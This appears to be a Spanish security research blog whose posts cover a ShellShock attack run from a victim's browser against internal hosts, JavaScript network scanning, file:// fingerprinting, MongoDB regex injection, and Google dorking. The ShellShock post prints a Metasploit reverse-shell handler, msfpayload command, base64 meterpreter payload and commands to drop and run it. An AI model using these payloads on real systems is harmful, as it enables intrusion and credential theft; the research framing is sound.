jueves, 20 de noviembre de 2014

ShellShock Client-Side Scripting Attack: Explotar bugs de ShellShock en sistemas NO publicados a Internet


Hace unos días se celebró en Barcelona la conferencia de seguridad informáticaNoConName 2014, una de las conferencias más antiguas y respetadas en la comunidad “hacking” en España. En esta edición, hicimos pública la investigación detallada que realizamos en Eleven Paths sobre la posibilidad de utilizar las técnicas de Javascript Port Scanning para realizar, al menos, enumeración (footprinting yfingerprinting) de recursos internos de una red corporativa o una red doméstica. El trabajo se publicó en un par de artículos llamados Enumeración y explotación de recursos internos mediante Javascript/AJAX (I) y (II):

Figura 1: ShellShock Client-Side Scripting Attack

Enumeración de la red interna de una empresa con visitar una web
Por resumir, el ataque es sencillo y podría utilizarse para atacar redes internas inyectando un JavaScript malicioso en una página web. Esto podría hacerse, por ejemplo, en un entorno de JavaScript Botnet para hacer ataques dirigidos. La "víctima” visitará una página web especialmente modificada para iniciar el ataque y el atacante recibirá información privada de la red desde el propio navegador web de la víctima. En la siguiente presentación tenéis un resumen del trabajo completo que expusimos.

Figura 2: Network profiling based on HTML tags injection

La investigación profundiza en cómo es posible en la actualidad, utilizar este ataque en la mayor parte de navegadores web en diversos sistemas operativos, siendo posible enumerar direcciones IP internas vivas, puertos abiertos, cualquier tipo de servicio o software con interfaz web, enumeración de dominios, detección de impresoras, UPS, routers, etcétera. Al final, se demuestra como un navegador web puede ser utilizado como una herramienta de pentesting sin que el usuario víctima lo sepa. Estas técnicas son plenamente funcionales independientemente de si el navegador web está actualizado, o no, o de los permisos con los que se ejecute en el sistema operativo de la víctima ya que sería necesario aplicar medidas de fortificación extras en el navegador web para mitigar el ataque descrito.
Los resultados anteriores son suficientemente significativos, no obstante, existen otros vectores de ataque basados en este tipo de técnicas que son peligrosos y relativamente sencillos de explotar. Merece la pena pararse a pensar un poco en esto porque ... ¿suelen los equipos de seguridad actualizar las tecnologías vulnerables que no son visibles directamente en Internet? ¿estará actualizado nuestro CMS interno en una organización? ¿se ha aplicado el último parche al WordPress, Joomla o Drupalde la Intranet? ¿Está el firmware de nuestro router doméstico actualizado? ¿Es segura la aplicación interna de nuestra empresa que da acceso a la base de datos?
Explotar Shellshock en un equipo interno desde el navegador de otro
Para demostrar lo sencillo que resulta vulnerar equipos de una red interna, simplemente aprovechándose del hecho que una víctima en la misma red visite una página web determinada, se mostró en la NoConName una demostración usando el fallo de ShellShock en un ataque que hemos denominado: “ShellShock Client-Side Scripting Attack”. Aunque con un poco de imaginación el lector advertirá que existen “multitud de variantes” y “ataques interesantes” basados en estos mismos principios. El proceso para hacer un Shellshock Client-Side Scripting Attack sería:

1) La víctima está en una red que tiene un equipo vulnerable a la famosavulnerabilidad Shellshock. El equipo vulnerable no es accesible directamente desde Internet.
2) El atacante construye una página web (o modifica una existente) e introduce código HTML/Javascript para enumerar direcciones IP vivas en la red de la víctima y detectar servicios/software/rutas conocidas en esas máquinas.
3) La víctima carga una página web con el “código malicioso”, por ejemplo, con su navegador actualizado Google Chrome.
4) El “código malicioso” detecta para una máquina viva un servicio conocido vulnerable a ShellShock.
Hasta este punto un funcionamiento más o menos normal de footprinting yfingerprinting utilizando la técnica de JavaScript Port Scanning. Seguidamente lo que se va a forzar es que la página web modificada contenga un “exploit” de forma que cuando detecte un servicio vulnerable a Shellshock se le pueda enviar el ataque desde el propio navegador web de la víctima. Una vez explotado el bug, qué realizar con el equipo vulnerable depende de la imaginación del atacante.

Figura 3: Esquema de ataque ShellShock Client-Side Scripting Attack

A continuación, demostraremos cómo es posible explotar el fallo, introducir una consola en el equipo vulnerable - usando un meterpreter de Metasploit -  y devolver una conexión inversa al atacante. De esta forma, tendremos acceso a la máquina que no estaba visible desde Internet y habremos saltado, en muchas configuraciones reales, la seguridad perimetral existente en la red que da acceso a la red interna, incluso aunque haya configurados cortafuegos o zonas DMZ especiales.
ShellShock Client-Side Scripting Attack: Paso a paso

a) Configuración de listener de reverse-shell: El atacante utiliza el framework Metasploit para configurar la máquina que recibirá la información del equipo vulnerado. Para ello, pone a la escucha un handler en el puerto 4444 al que le va a llegar la conexión inversa del payload que se ejecutará en el equipo vulnerable. En el ejemplo que viene a continuación se muestra en un entorno local.
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set lhost 192.168.56.101
set lport 4444
exploit
b) Creación del payload de ShellShock: El atacante crea el “payload” que se quiere ejecutar en la máquina vulnerable. Para ello, se utiliza msfpayload creando un payload con “meterpreter/reverse_tcp” en codificación base64 para facilitar su envío en peticiones HTTP.
msfpayload linux/x86/meterpreter/reverse_tcp lhost=IP_ATACANTE lport=4444 X > p.bin && chmod 755 p1.bin && cat p1.bin | base64
c) Nuestro payload:
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECACABAibAAAA4gAAAAcAAAAAEAAAMdv341NDU2oCsGaJ4c2Al1torBAKDWgCABFcieFqZlhQUVeJ4UPNgLIHuQAQAACJ48HrDMHjDLB9zYBbieGZtgywA82A/+E=
d) Ejecución de exploit: El navegador de la víctima que ha cargado la página web con el payload, lanzará el “exploit” utilizando Javascript/AJAX a las máquinas/servicios vulnerables en la red interna.

Figura 4: Ejecución del exploit desde el navegador de la víctima

La tecnología CORS (Cross-Origin Resource Sharing) alertará de esta situación en el navegador web - se puede ver en modo depuración - pero no impide que la petición sea realizada.
e) Ejecución del payload en la víctima: En el ejemplo de la demo, el payload desarrollado explotará un CGI vulnerable a Shellshock en la máquina interna vulnerable. Las acciones que realizamos son:
1. Payload en base64 se vuelca a un fichero en el sistema vulnerable:
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECACABAibAAAA4gAAAAcAAAAAEAAAMdv341NDU2oCsGaJ4c2Al1towKg4A2gCABFcieFqZlhQUVeJ4UPNgLIHuQAQAACJ48HrDMHjDLB9zYBbieGZtgywA82A/+E= > /tmp/p2.bin
2. Se descodifica el bas64 y se vuelca el binario a otro fichero
/usr/bin/base64 -d /tmp/p2.bin > /tmp/p1.bin
3. Se le da permisos de ejecución al payload
/bin/chmod 755 /tmp/p1.bin
4. Se ejecuta el payload
/tmp/p1.bin
d) Ejecución de meterpreter: La máquina/servicio vulnerable al ejecutar el payload devuelve un meterpreter al handler controlado por el atacante fuera de su red interna.

Figura 5: Recepción de la shell de Meterpreter de la víctima en la consola de Metasploit

En función de los permisos con los que se ejecute el CGI vulnerable, seremos administrador de la máquina o necesitaremos elevación de privilegios. En cualquier caso, se simplificará notablemente el acceso a la red interna y en la práctica hacernos con el control de mucha información y de la propia red.

Como se ha de suponer, se debe prestar atención a las diferentes formas de fortificar nuestros navegadores web evitando el máximo posible de opciones. Desde hace años existe un peligro real de que simplemente visitando una página web con cualquier navegador web actualizado la red de nuestra empresa esté en riesgo, por lo que cuantas más capas de seguridad internas y externas se apliquen, mejor que mejor.


Autores:
Dr. Alfonso Muñoz
Eleven Paths. Escritor del libro de Criptográfica RSA (@mindcrypt & @criptored)
Ricardo Martín
Security & Quallity Assurance Engineer en Eleven Paths (@ricardo090489)

Enumeración y explotación de recursos internos mediante Javascript/AJAX (y II)


Veamos la segunda parte de la entrada anterior en la que se describirán nuevos escenarios de explotación y un escenario de ataque. En ella, observamos que es factible identificar recursos internos en una red corporativa o doméstica si un usuario visita una página web determinada. El navegador de la víctima enviará la información detectada al atacante, típicamente vía JavaScript/AJAX. En resumen, enumeramos recursos internos desde el exterior saltando las medidas de seguridad perimetral, toda la información se fuga vía protocolo HTTP desde un usuario legítimo de una organización.
Explotación y escenario de ataque
Esta técnica tiene un gran potencial, no solo por el hecho de permitir la enumeración, sino sobre todo, por aprovechar la propia enumeración para realizar ataques de explotación desde el exterior utilizando el navegador web de la víctima que visita la página web "maliciosa". Existen muchos tipos de ataques posibles. A continuación se expone un ataque diferente al expuesto en la NoConName y que muestra la flexibilidad a la hora de atacar sistemas.
Un usuario (víctima1) que utiliza navegador web Chrome (WebRTC) actualizado en su última versión, visita una página web (atacante). Este hecho desencadena la enumeración de direcciones IP vivas y la identificación de productos vulnerables a través de la identificación de rutas conocidas:

  • Wordpress: wp-admin/images/w-logo-blue.png
  • Moodle: /theme/standardwhite/favicon.ico
  • …

Se identificará en la red un CMS (víctima2) vulnerable a una inyección SQL. El atacante utilizará a la víctima1 para inyectar el "exploit" en la víctima2 y conseguir extraer las credenciales de la base de datos al exterior. La víctima2 comunicará la información a la víctima1 y esta al atacante (otras configuraciones son posibles).

Esquema de ataque

El exploit creado es muy sencillo. Consiste en la introducción en la página web visitada de un iframe con la inyección SQL y además una etiqueta HTML concreta que se concatenara con los resultados obtenidos de la base datos. Estos datos son leídos de la tabla "test" de una base de datos MySQL, que es accesible a través de una aplicación vulnerable a SQL y que simplificará la comunicación de estos datos al exterior.
Ejemplo de exploit

Nótese que se codifica en hexadecimal la etiqueta:

Una vez ejecutada la inyección en la víctima2, la víctima1 tendrá en su iframe una etiqueta de tipo img por cada credencial (name, passwd) extraída de la base de datos. La ejecución de estas etiquetas permitirá el envío de las credenciales al atacante.

Detalle del código JavaScript del exploit

Conclusiones
La técnica de enumeración basada en el comportamiento temporal o de carga de un navegador web cuando localiza recursos, puede ser utilizada en la actualidad con gran provecho. Especialmente reseñable es su funcionamiento en cualquier navegador actual en su última versión y la posibilidad de utilizar el propio navegador web como si de una herramienta más de pentesting se tratará, identificando recursos internos y facilitando la explotación de vulnerabilidades, como puede deducirse evitando medidas de seguridad perimetral clásicas.
Hoy, el único remedio contra estos ataques es buscar mitigaciones en la configuración de los navegadores web (por defecto deshabilitadas), limitando la ejecución de código JavaScript/AJAX o definiendo políticas que limiten la acción de contenido cargado desde Internet.
* Enumeración y explotación de recursos internos mediante Javascript/AJAX (I)

Dr. Alfonso Muñoz

alfonso.munoz@11paths.com
@mindcrypt

Ricardo Martín

ricardo.martínz@11paths.com
@ricardo090489

Enumeración y explotación de recursos internos mediante Javascript/AJAX (I)

 
En 2006, el investigador Jeremiah Grossman presentó en la conferencia de seguridad informática BlackHat, un estudio sobre la posibilidad de utilizar los tiempos de respuesta de un navegador web, cuando busca un recurso concreto, para obtener información privada de una red corporativa. Un recurso no deja de ser algo tan sencillo como por ejemplo una ruta que apunta a una imagen de un servidor web. Lo interesante de este ataque es que un recurso puede ser cosas tan variadas como una dirección IP, un nombre de dominio, un recurso web compartido, etc. La utilización de este tipo de recursos permite enumerar servicios y tecnologías presentes en el entorno donde se ejecute la página web especialmente modificada.
La idea es sencilla, utilizando una o más etiquetas HTML (por ejemplo una etiqueta "IMG"), en una página web modificada, se podría apuntar a un "recurso" y mediante JavaScript se podría detectar si el recurso se ha encontrado (el navegador ha recibido respuesta rápida) o no (el temporizador del navegador expira para la búsqueda de ese recurso).

Desde 2006 se han publicado diversos resultados del potencial de esta técnica con ciertas variantes, por ejemplo, con HTML5 o CSS. Por desgracia, las investigaciones publicadas carecen de la suficiente información para evaluar si estos procedimientos funcionan en entornos reales (diferentes navegadores web, diferentes sistemas operativos, redes heterogéneas, etc.) y bajo qué condiciones.
Con el objetivo de evaluar la utilidad de esta técnica presentamos un estudio en la conferencia NoConName 2014 que se celebró en Barcelona del 31 al 1 de noviembre. En ella presentamos nuestras conclusiones sobre el potencial de este tipo de técnicas, cuál es su utilidad en entornos reales y lo más importante: cómo puede ser utilizada de múltiples formas para vulnerar recursos internos de una organización o red doméstica que no son visibles desde Internet.
La investigación "Network Profiling based on HTML tags injection" realizada por el Dr. Alfonso Muñoz y Ricardo Martín muestra algunos resultados destacables.
Idea
Una víctima visita una página web vulnerable (especialmente creada o que contiene un código JavaScript añadido) con su navegador web actualizado. Este hecho provocará fuga de información interna evitando cualquier protección de seguridad perimetral.
¿Qué podemos hacer?
Identificar sistemas operativos de una red, escaneo de red, puertos, enumeración de software/hardware de red, identificación de impresoras, routers, UPS, enumeración de dominios, etc.
Etiquetas HTML útiles y navegadores web actuales
Existen diversas etiquetas HTML que pueden ser utilizadas para apuntar a los recursos deseados. Las pruebas indican que este tipo de ataques son plenamente funcionales en los navegadores web actuales. Por ejemplo, para los navegadores actuales en Windows 8.1 se puede observar que:

Tiempos en el acceso a recursos
La mayoría de navegadores web (en función del sistema operativo donde se ejecuten) tendrán un temporizador similar, es decir, definirán un tiempo máximo de espera a que el "recurso" conteste. Este tiempo viene fijado por el timeout de la conexión TCP establecido en el sistema operativo. En el caso de Windows 8.1 será de 21 segundos.

Si la máquina donde reside el recurso "emite" una respuesta, esta se producirá inmediatamente en unas pocas decenas o centenas de milisegundos (abre conexión o rechaza conexión). Si no se recibe respuesta del recurso, el navegador web esperará hasta que venza el timeout de 21 segundos o 7 segundos en el caso de IE. Este comportamiento es replicable, con otros valores de timeout, a otros sistemas operativos.
Indirectamente, estos timeouts, si se comunican desde la víctima al atacante, permitirían además obtener más información sobre el tipo de sistema operativo que utiliza la víctima que ha visitado la página web modificada.

Comparativa de timeouts entre dos sistemas operativos al visitar diferentes recursos

Enumeración de red. Equipos y topología
Con la técnica analizada se puede descubrir información privada de una red a través de nombres/urls/rutas conocidas o que se puedan predecir mediante un diccionario. Por ejemplo, software de red, impresoras, nombres de dominio, etc. Un caso especialmente interesante es la posibilidad de utilizar los navegadores web (en este caso el navegador web de la víctima) como si de una herramienta de pentesting se tratara. En concreto, demostrar cómo mediante una página especialmente modificada es posible generar un comportamiento similar a ejecutar la herramienta nmap en la red interna pero desde una página web que se carga desde Internet y que no tiene acceso a la red interna. Este comportamiento es especialmente significativo a la hora detectar IPs "vivas" y puertos abiertos.

A la izquierda los resultados con Chrome, a la derecha, con Zenmap

En general los tiempos de respuesta variarán en función del sistema operativo de la máquina a escanear y del puerto que analicemos:

  • Equipos Windows: es necesario lanzar contra puertos "abiertos" para saber si la IP está activa (se recibe respuesta rápida)
  • Equipos Linux (Ubuntu): si la IP existe el puerto responde rápido (esté abierto o no [RST])
  • Dispositivos móviles Android o Iphone: si IP existe el puerto responde rápido (esté abierto o no [RST])
  • Dispositivos móviles Windows Phone: es necesario lanzar peticiones contra puertos "abiertos" para saber si la IP está activa.

Actualmente es posible escanear con libertad puertos superiores al 1024. En función del navegador web, por debajo de este valor será más o menos difícil escanear ciertos puertos porque los navegadores introducen medidas de port banning. Cada navegador implementa diferentes políticas en este sentido. Internet Explorer es más laxo que Firefox o Chrome.
A la hora de detectar cuál es el rango de red interna de la víctima, es mucho más eficaz conocer el rango de la red de antemano. Si el navegador web utiliza WebRTC (Firefox y Chrome) será sencillo obtener su IP interna (en la red corporativa o doméstica) y por tanto afinar en el escaneo de su rango. Si no fuera así se deberían escanear los diferentes rangos de red con "fuerza bruta".
WebRTC (Web Real-Time Communication) es una API que está siendo elaborada por la World Wide Web Consortium (W3C) para permitir a las aplicaciones del navegador realizar llamadas de voz, chat de vídeo y uso compartido de archivos P2P sin plugins. WebRTC sufre un "leak" conocido que permite conseguir la IP local del sistema atacado. Para comprobarlo, basta con visitar esta dirección con la prueba de concepto: http://net.ipcalf.com/.
En la próxima entrada veremos la parte de explotación y escenarios de ataque.
* Enumeración y explotación de recursos internos mediante Javascript/AJAX (y II)

Dr. Alfonso Muñoz

alfonso.munoz@11paths.com
@mindcrypt
Ricardo Martín

ricardo.martínz@11paths.com
@ricardo090489

martes, 16 de septiembre de 2014

Fingerprinting with local HTML files


  1. Inicio
  2. La Idea
  3. Inconvenientes
  4. Pruebas
    • Firefox
    • IExplorer
    • Chrome
    • Safari
  5. Más ideas
  6. Planteamiento del ataque


Inicio

El tema del siguiente articulo como bien dice el titulo se trata de la recopilación de información del sistema mediante un fichero HTML que se encuentre almacenado en local.

Esta técnica que hago pública pretende ser una alternativa a la recopilación de información de un sistema mediante un tipo de fichero no comúnmente utilizado para este fin, que va a resultar menos sospechoso que un binario, evidentemente esta técnica no se puede comparar con la cantidad de información que puede recabar otras herramientas spyware pero como bien digo es una alternativa.

La idea

La idea básicamente es utilizar el esquema URI ‘file://’ para apuntar mediante una etiqueta HTML a un recurso de la maquina en la que se abre el fichero HTML y apoyándose en Javascript, más concretamente en los eventos o en el tiempo de retardo de los mismo o en la ausencia de estos, poder identificar si ese recurso existe o no, más delante se detallará más este concepto.

Inconvenientes

  • Javascript: Puede ser que se esté bloqueando la ejecución de Javascript en la página web que recoge la información del sistema.
  • Esquema URI ‘file://’: El inconveniente de este esquema URI es que no puede ser utilizado si la aplicación web que lo utiliza para hacer referencia a un fichero la brinda un servidor web, o lo que es lo mismo, solo se puede utilizar si la aplicación web que utiliza este esquema URI se abre desde la máquina de la víctima.

Pruebas

Con IExplorer es posible detectar los recursos internos de un sistema en el ejemplo siguiente, detectar los directorios de aplicaciones cuando el evento Javascript onLoad no es llamado, es decir que cuando un recurso no existe el evento onLoad es llamado y por el contrario cuando existe no lo es.

En la imagen que se muestra a continuación se puede ver una lista que se determinar cómo se ha explicado antes, dependiendo de si el navegador no llama al evento onLoad cuando se haga referencia a un directorio existente mediante un iframe.

<iframe src=”file://C:/” onLoad=”alert(‘NO EXISTE’)”>

clip_image001

Con Firefox al contrario que con IExplorer es posible determinar de si el directorio al que se apunta existe SI el evento onLoad es llamado.

<iframe src=”file://C:/” onLoad=”alert(‘EXISTE’)”>

clip_image003

Como conclusión para IExplorer y Firefox se puede decir según las imágenes que es posible determinar: el lenguaje del sistema, el hardware en base al software instalado, software instalado, antivirus, sistema operativo, por fuerza bruta usuarios en el sistema, directorios compartidos, unidades de disco, etc.

Para Chrome no es tan fácil ya que no se puede en base a eventos determinar nada ya que los eventos son llamados existan o no los directorio utilizando iframe, sin embargo si se puede determinar los directorios con grandes cantidades de ficheros y subdirectorios en base al tiempo de retraso en el renderizado de los mismos.

En el siguiente ejemplo se apunta a cinco directorios que no existen y a seis que si, como se puede apreciar los que si existen y que además tienen gran cantidad de elementos tardan mucho más en llamar al evento onLoad que va a servir para calcular el tiempo entre la creación del iframe y el final de la cargar del recurso.

clip_image005

Por ultimo hablar sobre el tratamiento de Safari que cuando la etiqueta apunta a un directorio desde un iframe, el funcionamiento de este se traducía en lanzar un explorador de Windows apuntando al directorio que se había establecido en el atributo src del iframe, entonces dejando de lado la posibilidad de detectar los directorios de forma discreta lo que quedaba era realizar un ataque que se basa en añadir una cantidad ingente de iframe apuntando a directorios existentes del sistema por ejemplo a la unidad C: con ello se consigue que el escritorio de la víctima se vea inundado de ventanas del explorador de Windows.

Más ideas

Estos problemas de eventos, ausencias de ellos o retraso en los mismos, o como sucede con Safari que abre un explorador de Windows, no suceden cuando se apunta a imágenes u otro tipo de ficheros según el tipo de etiqueta utilizada.

<img src="file://C:/test.pngs" onload="alert('existe')">

<img src="file://C:/no-existe.pngs" onload="alert('existe')">

Funcional en Chrome, IExplorer, Safari, Firefox.

De esta forma se podría realizar un script que además de apuntar a directorios apuntase a imágenes, css, js etc para obtener más información del sistema.

Planteamiento del ataque

Y para acabar el articulo exponer un simple escenario de ataque donde intervienen un atacante(1) que envía un correo donde adjunta un fichero HTML(2) que va a recabar información del sistema de la víctima y este enviara a un panel de control(3) toda esa información donde a posterior visualizara el atacante.

clip_image007

martes, 9 de septiembre de 2014

Tip para inyecciones en Mongo DB


En auditorías donde nos encontramos ante bases de datos NOSQL como puede ser Mongo DB uno de los problemas con los que nos solemos encontrar al igual que con bases de datos SQL es el filtrado de los parámetros enviados, este filtrado con la idea de combatir inyecciones se suele centrar en el remplazo o escapado de caracteres como las comillas simples o las dobles y las backslash, pero como veremos en este artículo a veces cuando nos encontramos ante ciertas situaciones es posible sin necesidad de escapar los caracteres entre los que se encuentra enjaulado el parámetro existe posibilidad de obtener todos los resultados de una colección.

En el ejemplo siguiente, si se estuviesen filtrando caracteres como las comillas simples o las dobles y las backslash no podríamos inyectar otra instrucción

{ "ip" : " Parámetro_enviado_por_GET "}

clip_image001

Sin embargo si nos encontrásemos con un escenario como el siguiente que aun no siendo tan común es posible, no sería necesario escapar los caracteres anteriormente mencionados para poder armar una buena en la auditoría por ejemplo listando todos los resultados de la colección.

{ "ip" : { $regex: ' Parámetro_enviado_por_GET ', $options: 'i' }}

Y es que como veremos a continuación, basta con añadir dos caracteres que raramente son tenidos en cuenta a la hora de filtrar los datos de entrada a la aplicación

clip_image002

Así de sencillo dos puntos o cualquier otro carácter y un asterisco y como se aprecia nos devuelven todos los resultados de la colección, en este caso 50, así que ya sabéis chavales añadid un caracter cualquiera y un asterisco a vuestros diccionarios de inyecciones que os pueden dar una grata sorpresa en vuestras auditorías, a mí me la dio, ya que me devolvieron todos los usuarios y sus datos de la colección ordenaditos en una tabla, que más se puede pedir.

miércoles, 3 de septiembre de 2014

DS_Store Analyzer Online


Bueno para los que no lo sepan los ficheros DS_Store son originales de los sistemas Mac OS que están ocultos, y se encarga el propio Finder de crearlos con información del tipo de vista, iconos, columnas, etc, aparece la configuración de la personalización del directorio donde se ha creado, además de los nombres de los ficheros y directorios que cuelgan de él y por este detalle desde el punto de vista de la seguridad existe una fuga de información, ya que los usuarios incautos al mover directorios en un Mac OS a su servidor web accesible por cualquiera revela ficheros y directorios que tal vez no podrían listarse de otra forma. Hace algún tiempo hice una tool en Java y en C# para obtener nombres de ficheros y directorios ocultos en los ficheros .DS_Store, ya por fin traigo una aplicación online para analizar estos ficheros que encuentro en mis auditorías.

Lo cierto es que hacía tiempo que andaba con la idea de hacerla online pero por una cosa u otra además por lo cansado que termino cuando llego del curro pues la he ido dejando aparcada, al final aprovechando mis vacas en Fuerteventura me he puesto y la he terminado.

image
Imagen1: DS_Store Analyzer Online

La característica más interesante a remarcar de la aplicación, es la cantidad de patrones de búsqueda utilizados para encontrar los nombres de los ficheros y directorios en el archivo DS_Store.

Patrones de búsqueda: Ilo, icg, lg1, moD, ph1, lsv, vSr.

Más adelante mi intención es tener la opción de devolver los resultados en XML o JSON.

Y sin más les dejo el enlace

http://disaster-lab.itsm3.com/ds_store.php

miércoles, 18 de diciembre de 2013

Facilitando las auditorias con Google Hacking + AAD

Cuando necesitamos auditar una web y queremos tirar de los resultados de google hacking uno de los trucos que suelo tener en cuenta es tirar del operador -inurl: para descartar aplicaciones, variables de aplicaciones incluso dominios que ya he comprobado.
Un ejemplo sería el siguiente. www.tussam.es identifico la tecnología que voy a auditar en este caso php.
clip_image001[12]
Imagen 1: Búsqueda con Dork sin exclusión
Entro en el primer resultado compruebo que no haya nada interesante y vuelvo a realizar la búsqueda descartando la variable id ya que he comprobado que no es vulnerable
clip_image002[12]
Imagen 2: Búsqueda con Dork con exclusión
El problema de esta consulta es que pueden existir otras aplicaciones o directorios en la web que no contengan precisamente en la variable la cadena id, con lo cual estaríamos descartándola, pero sin embargo seriamos capaces de añadir más cantidad de operadores excluyentes si solo nos fijamos en las variables
Fijémonos entre la cantidad de exclusiones sin pasarnos del límite de palabras en la consulta, entre “dominio+aplicación+variable” (Primeros 2 bloques) y solo “variable” (último bloque).
Google
8 operadores sobrepasa el límite
site:www.tussam.es inurl:php
-inurl:www.tussam.es/index.php?id=
"www" (y las palabras que le siguen) se ignoró porque limitamos las consultas a 32 palabras.
Google
Búsqueda Exacta (la ideal)
Sin pasarme del límite 7 operadores
site:www.tussam.es inurl:php
-inurl:www.tussam.es/index.php?id=
Bing
Búsqueda Exacta (la ideal)
13 operadores sin pasarme del limite
site:www.tussam.es -instreamset:(url):”php”
-instreamset:(url):”www.tussam.es/index.php?id=”
Google
Búsqueda en base a las variables GET
Sin pasarme del límite. 30 operadores con variables
clip_image003[7]
Bing
Sin pasarme del límite. 20 operadores con variables
clip_image004[96]
¿Vale la pena correr el riesgo basándonos solo en las variables? por supuesto que sí, tenemos más cantidad de exclusiones.
Filtrando correctamente con Google el límite ronda los 7 operadores mientras con Bing llegamos a 13 operadores sin pasarnos.
En cambio filtrando en base a las variables, Google con 30 frente a los 20 permitidos por Bing, queda claro con cual nos quedaríamos por ello hay que decir que Google la tiene más larga con 30 contra 20 de Bing y es que aquí el tamaño sí importa jeje.
Bueno pues hice una herramienta para automatizar este proceso, que trabaja con google y con su querido captcha problema que no tenemos con Bing
La herramienta tiene el siguiente aspecto.
clip_image005[12]
Imagen 3: AAD Interfaz
Simplemente es necesario que en la primera entrada de datos se le envié el dork intentando filtrar lo más posible los resultados, por ello que filtro también por la tecnología para evitar html, jpg, png, etc, de este modo acortar los resultados.
En el segundo filtro se puede especificar con una expresión regular por ejemplo [?] de este modo aparecerían todas las urls parametrizadas, y es que a quien no le gustaría que a google se le pudiesen pasar expresiones regulares eh? El que no le guste que tire la primera piedra… ¬¬ vale sigamos.
Y la última opción que sirva para ver los operadores de exclusión con las variables GET encontradas en la web.
clip_image006[132]
Imagen 4: ADD en acción y abajo misma ultima búsqueda de ADD pero en el buscador
Y hasta aquí este post espero que os haya gustado y es que últimamente no posteo tan seguido por que ando liado con la FaasT y cuando llego a la casa estoy sExo polvo :p.
Salu2!; 

Se puede descargar de aqui:  https://sourceforge.net/projects/aadgoogle/


jueves, 14 de noviembre de 2013

Jornada Gratuita de seguridad HighSecCON II


Quiero anunciaros la jornada gratuita de seguridad HighSecCON II que organizamos desde HighSec el día 15 de Noviembre de 17:00 a 20:00. El objetivo de la HighSecCON es crear un punto de encuentro de gente interesada en el hacking ético y la ciberseguridad.

El evento es completamente gratuito y tendrá como ponentes a:

  • Pablo Gonzalez (@pablogonzalezpe) con “A la caza del pedófilo, Flu-AD y su integración con Metasploit & Any Shellcode!“

Flu-AD es un troyano creado para los cuerpos policiales de distintos países. Hoy en día los países debaten si sus cuerpos policiales podrán utilizar este tipo de herramientas en la lucha contra la pedofilia en Internet. La inyección de funcionalidades en ejecución mediante shellcodes proporciona una vía para llegar a un engranaje optimizado en pocos KB de herramienta. Por ejemplo, integración entre Flu-AD y Metasploit Framework.

  • Marc Rivero (@seifreed) con “Mama estoy infectado por un malware“

El objetivo principal de la charla pretende es exponer de manera histórica el cambio de tácticas (no solamente a nivel de código malicioso, sino de recursos, técnicas e infraestructuras) que han sido desarrolladas tanto por medios de pago por internet, como por los cibercriminales. Se hará especial hincapíe a las medidas de seguridad adoptadas durante los últimos años en el sector de la banca electrónica y las técnicas empleadas por los delincuentes para conseguir saltárselas (con ayuda de los usuarios legítimos). Desde la autenticación simple basada en usuario y contraseña, las tarjetas de coordenadas, los teclados virtuales, hasta los sistemas que autentican al usuario mediante el uso de smart­‐cards. Del mismo modo, se expondrá la capacidad del código malicioso actual para conseguir, ya no solamente la información de cuentas bancarias, sino del contexto en el que se ejecutan (sandbox laboratorios de malware con el fin de recopilar información que pueda ser convertida en inteligencia que servirá para

optimizar las tácticas empleadas)

  • Ricardo Martín (@ricardo090489) con “Como aprovechar el autofill de Chrome para obtener información sensible“

En esta charla se hablará de cómo aprovechar el autofill de Chrome para obtener información sensible como pueden ser números de cuenta bancaria y otros datos privados, ayudándonos de capas y propiedades que no han tenido en cuenta los de Chrome para ocultar los campos que se auto rellenarán con esta información tan valiosa para un atacante, consiguiendo de esta forma auto rellenarlos sin que la víctima se dé cuenta de ello.

  • Roberto García (@1GbDeInfo) con “Iniciación al XSS“

Los ataques XSS siguen en auge hoy en día. Si piensas que tu web está segura, vuelve a repasarlo porque quizá sea vulnerable a los ataques XSS. Cross Site Scripting se basa en inyectar código malicioso en un sitio vulnerable y permitir ejecutar ese código. Si te llama la atención, estate atento a la chala porque veremos un acercamiento a un tema de moda como son los ataques XSS.

El evento se repite cada 2 meses y está apoyado por el ICFS (Instituto de Ciencias Forenses y de la Seguridad) de la UAM además de tener la colaboración de Thiber y Flu-Project.

Para reservar una entrada gratuita manda un correo a  info@highsec.es. La localización del evento será en la Escuela Politécnica Superior de la Universidad Autónoma de Madrid.

Más información en

Artículo cortesía de @highsec0

miércoles, 13 de noviembre de 2013

Obtener el captcha, mostrarlo y enviarlo desde tu aplicación

Tal vez al desarrollar una herramienta que tira de un servicio web este necesite que se le envíe un captcha por ello es necesario obtenerlo y presentarlo en tu herramienta para luego enviarlo junto con el recurso al servicio web, si ya saben cómo darle una solución a este “problema” tal vez sea mejor que no sigas leyendo, en cualquier caso te puede servir para refrescarte cómo lograrlo.
Bueno el concepto simplemente es ir directamente al enlace donde se genera la imagen dinámica y obtenerla junto con la cookie con la que está relacionada, en este caso esa cookie era PHPSESSID.
Para el ejemplo voy a utilizar un servicio web para decompilar online ciertos formatos de archivos (http://www.showmycode.com/), para ello la aplicación que realizo como ejemplo en C# le va a enviar una url de una aplicación que se encuentra subida en una página web (http://zoomquilt2.madmindworx.com/).
clip_image002
Imagen 1: Par de datos necesarios para la posterior petición.
Entonces he creado un código en C# que realiza una petición a http://www.showmycode.com/?c, parsea la cabecera y obtiene la cookie PHPSESSID (realmente se puede hacer esto de otras formas más elegantes pero bua me da igual) – Imagen 1.
